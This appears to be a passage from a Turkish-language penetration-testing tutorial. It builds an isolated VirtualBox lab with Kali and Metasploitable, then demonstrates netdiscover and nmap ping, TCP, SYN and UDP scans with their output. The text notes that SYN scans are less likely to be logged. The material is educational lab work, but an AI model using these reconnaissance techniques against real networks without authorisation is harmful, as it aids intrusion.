


“Memory size”ı (hafıza boyutu) 512MB olarak bırakıp devam ediyoruz. Bir sonraki ekran sabit disk seçimi olacak. Aşağıdaki gibi “var olan diski kullan” seçeneğine tıklayıp indirdiğimiz ve açtığımız Metasploitable2-Linux dizini içinde yer alan Metasploitable.vmdk dosyasını seçelim ve “Create” ile devam edelim.

Aşağıda görüldüğü şekilde laboratuvarımıza Metasploitable eklenmiş olacak. Son olarak, dosya seçiliyken “Start” düğmesine basarak başlatıyoruz.



Açıldığında aşağıdaki şekilde bir ekran gelecek. Gördüğünüz şekilde kullanıcı adı ve şifre olarak “msfadmin” ile giriş yapabilirsiniz. Artık bilgisayarımız saldırı için hazır.




VirtualBox'ta ağ ayarı

VirtualBox ağ ayarlarıyla kapalı ağ oluşturmak daha sonraki çalışmalarımızda önemli bir aşama olacak. Kapalı ağ sayesinde Windows XP SP1 ve Metasploitable gibi sistemleri dışarıya açık bırakmamız sonucunda oluşacak güvenlik açıklarına erişimin engellenmesini sağlayabiliriz. Ayrıca saldırı ve taramalarımız dışarı çıkmadığı için yasal sorunlarla da karşılaşmamış oluruz.


Yukarıdaki sebeplerden dolayı sadece bilgisayarımızın içinde çalışan ve dışarıya açık olmayan kapalı bir ağ oluşturarak yolumuza devam edeceğiz.

Önce VirtualBox'ta Kali, Metasploitable, Windows XP gibi bilgisayarlar açıksa kapatıyoruz. Sonra VirtualBox üst menüsünden "Preferences"e (Tercihler) girip "Network" (Ağ) sekmesine tıklıyoruz. Aşağıdaki şekilde bir ekran gelecek. Önce "Host-only Networks" yani 'sadece bilgisayarımızda çalışacak bir network'


tanımlama sekmesine tıklıyoruz. Sonra “+” işaretine tıkladığımızda VirtualBox kendisi bir isim vererek yeni bir ağ tanımı oluşturuyor. Örneğimizdeki isim “VirtualBox Host-Only Ethernet Adapter”.



“VirtualBox Host-Only Ethernet Adapter” yazısına çift tıkladığımızda karşımıza kapalı ağımızın ayarları gelecek. Örnekteki ağ aralığımız 10.10.56.1-254 olacak. Bu durumda aynı ağa eklediğimiz bütün bilgisayarlar bu aralıktan IP alacaklar.




Ayrıca son olarak DHCP server ayarlarını da aşağıdaki şekilde ayarlıyoruz.



Aşağıdaki şekilde görüldüğü üzere şu anda laboratuvarımızda üç adet bilgisayar oldu. Şimdi bu bilgisayarları sırayla kapalı ağımıza aktarıyoruz. Bunun için önce ilgili bilgisayara bir defa tıklıyor ve sonra üstteki “Settings” ikonuna tıklıyoruz.

Gelen ekranda “Network” (Ağ) sekmesine tıklıyoruz ve ayarları aşağıdaki gibi giriyoruz. Bu ayarları hem Kali hem Metasploitable ve (eğer bulup kurduysanız) Windows XP için yapmamız gerekiyor. Yalnız “Advanced” (İleri seviye) ayarları sadece Kali için yapacağız. “Promiscuous Mode” ile ağda Kali’ye adresli olmayan trafikleri de alabileceğiz.



Bütün ayarları yaptıktan sonra üç bilgisayarı da açıyoruz. Şimdi Kali üzerinden tekrar ağ taraması yapacağız ve ilgili bilgisayarların IP adreslerini bulmaya çalışacağız. Üç bilgisayar da açıldıktan sonra Kali'de Terminal'i açıyoruz. Terminal'de önce "ifconfig" komutuyla IP ve ağ arayüzlerinin durumuna bakalım.

```
   # ifconfig

   eth0   Link encap:Ethernet HWaddr 08:00:27:52:01:00

          inet addr:10.10.56.1 Bcast:10.10.56.255
Mask:255.255.255.0

          inet6 addr: fe80::a00:27ff:fe52:100/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

          RX packets:11 errors:0 dropped:0 overruns:0 frame:0

          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0

          collisions:0 txqueuelen:1000

          RX bytes:1925 (1.8 KiB) TX bytes:8418 (8.2 KiB)
```

```
lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:20 errors:0 dropped:0 overruns:0 frame:0
      TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1200 (1.1 KiB) TX bytes:1200 (1.1 KiB)
```


"UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1" satırında gördüğünüz gibi Kali'de aldığımız IP 10.10.56.1 ve PROMISC olarak "eth0"da bir detay göremiyoruz. Yani "promiscuous mode" aktif değil. Şimdi aktive etmek için "ifconfig eth0 promisc" yazalım. Daha sonra iptal etmek için "ifconfig eth0 -promisc" komutunu kullanabiliriz.

```
# ifconfig eth0 promisc
# ifconfig
eth0   Link encap:Ethernet HWaddr 08:00:27:52:01:00
       inet addr:10.10.56.1 Bcast:10.10.56.255
Mask:255.255.255.0
       inet6 addr: fe80::a00:27ff:fe52:100/64 Scope:Link
       UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
       RX packets:11 errors:0 dropped:0 overruns:0 frame:0
       TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:1925 (1.8 KiB) TX bytes:8418 (8.2 KiB)

lo    Link encap:Local Loopback
```

```
        inet addr:127.0.0.1 Mask:255.0.0.0

        inet6 addr: ::1/128 Scope:Host

        UP LOOPBACK RUNNING MTU:65536 Metric:1

        RX packets:20 errors:0 dropped:0 overruns:0 frame:0

        TX packets:20 errors:0 dropped:0 overruns:0 carrier:0

        collisions:0 txqueuelen:0

        RX bytes:1200 (1.1 KiB) TX bytes:1200 (1.1 KiB)
```

Yukarıda kırmızı yazıyla gördüğünüz gibi eth0 artık PROMISC aktif olarak çalışmaya başladı. Şimdi netdiscover ile deneme yapabiliriz.

```
# netdiscover -i eth0 -r 10.10.56.0/24 -p
```



Yukarıda görüldüğü üzere hem aynı “vlan” sanal ağda olmamız hem de promiscuous modunun açık olması sayesinde ilgili aralıkta netdiscover pasif modda yeterli sonuç getirdi. Pasif modda olduğumuz için sonuç geç gelebilir. Hızlı sonuç almak için ağdaki diğer cihazlarımızda network trafiği oluşturabiliriz. Bunun için Windows XP makinemizden Metasploitable makinesine ping atabiliriz.

Son olarak nmap taramasıyla aşağı yukarı aynı sonuçları aldığımızı görebilirsiniz.

```
   # nmap -sP 10.10.56.0/24


   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-31 18:23
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00097s latency).

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)

   Nmap scan report for 10.10.56.3

   Host is up (0.00093s latency).

   MAC Address: 08:00:27:63:70:1C (Oracle VirtualBox virtual
NIC)

   Nmap scan report for 10.10.56.1

   Host is up.

   Nmap done: 256 IP addresses (3 hosts up) scanned in 1.97
seconds
```

Nmap

Nmap geniş ağlarda tarama yapabileceğimiz, sunucu ve kullanıcı bilgisayarlarında çalışan servisleri bulabileceğimiz bir araçtır. Nmap hem TCP hem UDP destekler. Nmap ile ayrıca zafiyet taraması da yapılabilir. Nmap hem hacker hem sistem yöneticisi tarafından kullanılabilecek ve her zaman elimizin altında olması gereken yazılımlardan biridir.

Ek Bilgi:

İngilizce bilenlerin nmap.org sitesini ve Paulino Calderón Pale'in **Nmap 6: Network Exploration and Security Auditing Cookbook** kitabını incelemeleri çok faydalı olacaktır.

Nmap TCP bağlantısıyla tarama:

Bir TCP bağlantısının sağlanabilmesi için iki bilgisayar arasında üç defa bilgi alışverişi olması gerekiyor. Önce ilgili "port"a (kapı) bir SYN paketi gönderilir. Bunu alan bilgisayar SYN/ACK olarak cevap verir. SYN/ACK'i alan bilgisayar ACK paketi gönderir. Bu şekilde bir TCP bağlantısı sağlanmış olur.

Şimdi bir deneme yapalım. "Nmap -sP" ile tarama yaptığımızda gördüğümüz canlı IP adreslerinden birisi 10.10.56.2 idi (Sizde farklı IP'ler çıkabilir. Buna göre örnekteki IP'yi değiştirmeniz gerekecek.) Kullanacağımız parametre "-sT" TCP bağlantısıyla port taraması yapacak. Eğer bir port numarası vermezsek en çok nmap kullanılan 1000 portu tarayacak. Aşağıda görüldüğü gibi Metasploitable için birçok açık port ve ilgili hizmet bulundu:


```
# nmap -sT 10.10.56.2


Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-30 17:15
EET

mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

Nmap scan report for 10.10.56.2

Host is up (0.00073s latency).

Not shown: 977 closed ports

PORT  STATE SERVICE

21/tcp open ftp

22/tcp open ssh
```

```
   23/tcp open telnet

   25/tcp open smtp

   53/tcp open domain

   80/tcp open http

   111/tcp open rpcbind

   139/tcp open netbios-ssn

   445/tcp open microsoft-ds

   512/tcp open exec

   513/tcp open login

   514/tcp open shell

   1099/tcp open rmiregistry

   1524/tcp open ingreslock

   2049/tcp open nfs

   2121/tcp open ccproxy-ftp

   3306/tcp open mysql

   5432/tcp open postgresql

   5900/tcp open vnc

   6000/tcp open X11

   6667/tcp open irc

   8009/tcp open ajp13

   8180/tcp open unknown

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


   Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Aşağıdaki örnekte ise sadece 21 numaralı portu tarıyoruz. Bunun için kullandığımız parametre “-p port numarası”. Eğer “-p-” kullanırsak 65535 portun hepsini tarayacak.

```
   # nmap -sT -p 21 10.10.56.2


   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-30 17:16
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00042s latency).

   PORT STATE SERVICE

   21/tcp open ftp

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


   Nmap done: 1 IP address (1 host up) scanned in 0.07
seconds
```

Şimdi de Wireshark ile ilgili paket hareketlerini görelim. Wireshark paket yakalama programıyla yukarıdaki nmap taraması trafiğini yakaladığımızda aşağıdaki 3-4-5-6 adımları oluşuyor. Dikkat ederseniz önce Kali’den (10.10..56.1) SYN paketi Metasploitable’a (10.10.56.2) gidiyor. Sonra “10.10.56.2 aldım” şeklinde SYN/ACK olarak cevap veriyor. Buna karşılık 10.10.56.1 ACK ile tekrar cevap veriyor. Gördüğünüz gibi bir TCP bağlantısı sağlanıyor.



Nmap SYN taraması:

Nmap'te en çok kullanılan tarama şeklidir. Eğer -s opsiyonuyla tarama tipi belirtmezseniz nmap bu tarama tipini kullanır. TCP taramasından daha hızlıdır ve tespit edilme imkânı daha azdır; çünkü bu taramada bağlantı tam olarak sağlanmadan bitirilir. Detaylandıracak olursak, önce ilgili porta bir SYN paketi gönderilir. Bunu alan bilgisayar SYN/ACK olarak cevap verir. Bu cevaptan sonra tarama yaptığımız bilgisayardan bağlantıyı tamamlayacak ACK paketi gönderilmez ve yerine RST (reset / bağlantıyı sıfırlama) paketi gönderilir. Böylelikle tam bir bağlantı oluşmadığı için loglanma ihtimali azalır ve hızımız da artar.

Kullanacağımız parametre "-sS" olacak.


```
   # nmap -sS 10.10.56.2


   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-30 17:21
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00017s latency).

   Not shown: 977 closed ports

   PORT  STATE SERVICE

   21/tcp open ftp

   22/tcp open ssh
```

```
   23/tcp open telnet
   25/tcp open smtp
   53/tcp open domain
   80/tcp open http
   111/tcp open rpcbind
   139/tcp open netbios-ssn
   445/tcp open microsoft-ds
   512/tcp open exec
   513/tcp open login
   514/tcp open shell
   1099/tcp open rmiregistry
   1524/tcp open ingreslock
   2049/tcp open nfs
   2121/tcp open ccproxy-ftp
   3306/tcp open mysql
   5432/tcp open postgresql
   5900/tcp open vnc
   6000/tcp open X11
   6667/tcp open irc
   8009/tcp open ajp13
   8180/tcp open unknown
   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


   Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Şimdi de sadece 23 numaralı portu deneyelim ve Wireshark'ta yakalanan paketlerin nasıl göründüğüne bakalım.

```
   # nmap -sS -p 23 10.10.56.2


   Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-30 17:22
EET

   mass_dns: warning: Unable to determine any DNS servers.
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00047s latency).

   PORT STATE SERVICE

   23/tcp open telnet

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


   Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Wireshark sonucunda görüldüğü üzere Kali'den (10.10.56.1) SYN paketi Metasploitable'a (10.10.56.2) gidiyor. Sonra 10.10.56.2 'aldım' şeklinde SYN/ACK olarak cevap veriyor. Buna karşılık 10.10.56.1 RST ile bağlantıyı sıfırlıyor.



Nmap UDP taraması:

Nmap'te şimdi de TCP yerine UDP ile tarama yapacağız. UDP, TCP gibi bir bağlantı garantisi vermez. Paket alınıp işlense bile karşı taraf hiçbir cevap vermeyebilir. Bu yüzden kapalı port bilgileri kesin değildir. Yine de açık olan ve faydalanabileceğimiz bir UDP portunu gözden kaçırmamak için bu taramayı unutmamak gerekir.

Kullanacağımız parametre “-sU” olacak. Aşağıda gördüğünüz gibi UDP taraması çok daha uzun sürüyor. SYN taraması 13 saniye civarında sürerken UDP 1031 saniye sürdü. Ayrıca TCP ve SYN taramalarında tespit edemediğimiz 137 numaralı portu da bulmuş olduk.


```
# nmap -sU 10.10.56.2


Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-14 18:26
EEST

Nmap scan report for 10.10.56.2

Host is up (0.00043s latency).

Not shown: 949 closed ports, 47 open|filtered ports

PORT  STATE SERVICE

53/udp open domain

111/udp open rpcbind

137/udp open netbios-ns

2049/udp open nfs

MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)


Nmap done: 1 IP address (1 host up) scanned in 1031.20
seconds
```

Şimdi Wireshark ile UDP paketi detaylarını inceleyelim. Açık portlardan DNS sorgusu için olan 53 portuna UDP taraması yapacağız.

```
# nmap -sU -p 53 10.10.56.2


Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-31 10:36
EET

mass_dns: warning: Unable to determine any DNS servers.
```

```
Reverse DNS is disabled. Try using --system-dns or specify valid
servers with --dns-servers

   Nmap scan report for 10.10.56.2

   Host is up (0.00047s latency).

   PORT STATE SERVICE

   53/udp open domain

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)



   Nmap done: 1 IP address (1 host up) scanned in 0.11
seconds
```

